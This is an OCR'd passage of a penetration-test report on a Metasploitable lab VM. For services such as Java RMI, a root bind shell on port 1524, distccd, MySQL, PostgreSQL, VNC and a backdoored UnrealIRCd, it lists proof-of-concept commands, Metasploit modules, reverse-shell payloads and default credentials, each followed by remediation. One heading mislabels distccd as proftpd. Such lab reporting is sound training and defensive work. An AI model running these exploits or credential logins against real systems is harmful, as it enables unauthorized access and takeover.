
A11. Remote Code Execution Via Java RMI (rmiregistry Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 1099/tcp and 49981/tcp
Software Version: GNU Classpath grmiregistry
Description: Java RMI allows remote objects to be accessed and invoked over the network. Improper configuration of this service allow attackers to load malicious remote classes or invoke unsafe methods, leading to remote code execution. In this case, the RMI service was found to be accessible without authentication, and provide the meterpreter shell.
Proof of Concept:
nmap -sV -p 1099 192.168.56.101 --> service enumeration
Exploit (msf): exploit/multi/misc/java_rmi_server ---> to exploit run
Description: Attackers can execute arbitrary code on the target system. No authentication required to interact with the service (unauthorized access). It grant full control of the system with Potential to gain root-level access. Sensitive information can be accessed or exfiltrated.
Remedation: To mitigate,Stop and remove unused RMI services and limit access to trusted IPs using firewalls. Implement secure RMI endpoints with proper authentication and Enable SSL/TLS for RMI communication. Keep Java runtime updated to the latest version.
Proof:




A12.Unauthenticated Bind Shell Access -Backdoor Service (Bindshell Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 1524/tcp
Service Version: Metasploitable root shell
Description: A bind shell listens on a network port and provides direct command-line access to anyone who connects to it. This service does not require authentication and allows immediate execution of system commands.
Proof of Concept:
nmap -sV -p 1524 192.168.56.101 --> enumerate service version
telnet 192.168.56.101 1524 -->> grant shell
Impact: Attackers can directly access the system without credentials and with Full command execution capability. Privilege Exposure by providing root-level access. Complete compromise of the system and also allow to maintain unauthorized access.
Remedation: To mitigate, disable and remove the bind shell and Block access to port 1524 via firewall. System Hardening by Removing unauthorized services and binaries. Monitor for Backdoors by Performing regular integrity checks. Replace with authenticated services such as SSH.
Proof:




A13. Outdated ftp service (proftpd) with known vulnerabilites (FTP)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 3632/tcp
Software Version: distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))d
Description: The target system running the distccd service. This service is designed to distribute compilation tasks across multiple systems. The distccd service does not implement authentication and improperly handles user-supplied input. As a result, attackers can send crafted requests to execute arbitrary commands on the target system.
Proof of Concept:
nmap -sV -p 3632 192.168.56.101 ---> service version enumeration
msf exploit:exploit/unix/misc/distcc_exec ----> exploit
set PAYLOAD cmd/unix/reverse_perl ---> Extra setup for older version
Impact: Attackers can execute arbitrary system commands (RCE). No authentication required to access and Access may be obtained under service-level privileges with Potential full compromise of the host. Attacker Can be used to attack other systems in the network.
Remedation: Disable distccd Service by Remove or disable the service if not required. Restrict access by limit access to trusted hosts only. Block external access to port 3632 via firewall rule. Use Secure Alternatives to Avoid exposing compilation services publicly. System Hardening by Remove unnecessary services and minimize attack surface.
Proof:




A14. Weak authentication in mysql service (mysql service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 3306/tcp
Software Version: mysql 5.0.51a-3ubuntu5
Description: Running MySQL version 5.0.51a is outdated and publicly accessible over the network. The service allows remote connections and accept weak or default credentials (e.g., root with no password). Additionally, this version lacks modern security features such as enforced encryption and secure authentication mechanisms.
Proof of Concept:
nmap -p 3306 -sV 192.168.56.101 ---> service enumeration
mysql -h 192.168.56.101 -u root -p --skip-ssl ---> to exploit db
Impact: Attackers can access the database without proper authentication, Stored data such as user credentials and application data can be extracted. Database may contain plaintext or hashed passwords and Retrieved credentials may be reused to access other services.Potential for full compromise depending on stored data and privileges.
Remedation: To mitigate, restrict access and bind MySQL to localhost (127.0.0.1). Enforce strong credentials for all users. Disable Remote Root Login that Prevent root login from remote hosts. Update to a secure, supported version and Enforce SSL/TLS for database connections. Apply Principle of Least Privilege to limit user permissions.
Proof:




A15.Weak authentication in postgresql service (Postgresql Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 5432/tcp
Software Version: PostgreSQL DB 8.3.0 - 8.3.7
Description: The target system running PostgreSQL version 8.3.0 -8.3.7 which is outdated and publicly accessible over the network. The service allows remote connections and may accept weak or default credentials (e.g., postgres:postgres). Additionally, this version lacks modern security controls and may allow execution of system-level commands through built-in database functions.
Proof of Concept:
nmap -sV -p 5432 192.168.56.101 --->> enumerate service version
psql -h 192.168.56.101 -U postgres ---->> exploit to database
password: postgres
Impact: Attackers can log in using weak credentials and unauthorized access to the database. Sensitive Data Exposure beacuse Databases may contain critical application and user data. Password hashes or plaintext credentials can be extracted. PostgreSQL features can be abused to execute OS commands (RCE). Full system takeover is possible depending on privileges of compromised account.
Remedations: Restrict Access and Bind PostgreSQL to localhost (127.0.0.1). Use Strong Credentials by Replace default passwords. Disable Remote Root Access by limit access to trusted hosts. Use a supported, secure and latest version. Limit Privileges by apply least privilege principle. Enable Logging & Monitoring to Detect unauthorized access attempts.
Proof:



A16. Weak authentication in vnc service (vnc Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 5900/tcp
Software Version: VNC (protocol 3.3)
Description: The target system running VNC protocol version 3.3, which is outdated and insecure. This version lacks encryption and uses weak authentication mechanisms, making it susceptible to brute-force and unauthorized access attacks and provide full GUI Interface.
Proof of Concept:
nmap -sV -p 5900 192.168.56.101 ---> to enumerate service version
vncviewer 192.168.56.101:5900 ----> to exploit the service
password: password (default)
Impact: It leads to Unauthorized remote desktop access ,Full system control and Data exposure. It also allow to Session hijacking and System compromise.
Remedation: To mitigate disable VNC if not required and Use strong passwords. Upgrade to secure and latest VNC version. Enable encryption (VNC over SSH) and Restrict access via firewall to required users only.
Proof:




A17. Backdoor Remote Code Execution in Unrealircd (irc Service)

Severity: Critical
CVSS: 9.8
Target: 192.168.56.101
Port: 6667/tcp and 6697/tcp
Software Version: unrealircd
Description: The target system running UnrealIRCd, which is known to contain a malicious backdoor in specific vulnerable versions (notably UnrealIRCd 3.2.8.1). This backdoor allows unauthenticated remote attackers to execute arbitrary system commands by sending specially crafted requests to the IRC service.
Proof of Concept:
nmap -sV -p 6667 192.168.56.101 ---->> to enumerate the service version
msf (exploit): exploit/unix/irc/unreal_ircd_3281_backdoor ----->> to exploit
set PAYLOAD cmd/unix/reverse ---> additional setup for shell

Imapcat: Attackers can execute arbitrary commands (RCE). Unauthorized access with No authentication required. Attackers may gain complete control over the system adn often results in root-level access. It leads to Data Breach via sensitive information can be accessed or modified.

Remedation: To mitigate, Remove vulnerable UnrealIRCd version and install a clean, updated version from trusted sources. Restrict access to IRC service over internet. Monitor for unauthorized activity and disable service if not required.

Proof:



A18. AJP file Inclusion -Ghostcat (ajp13)

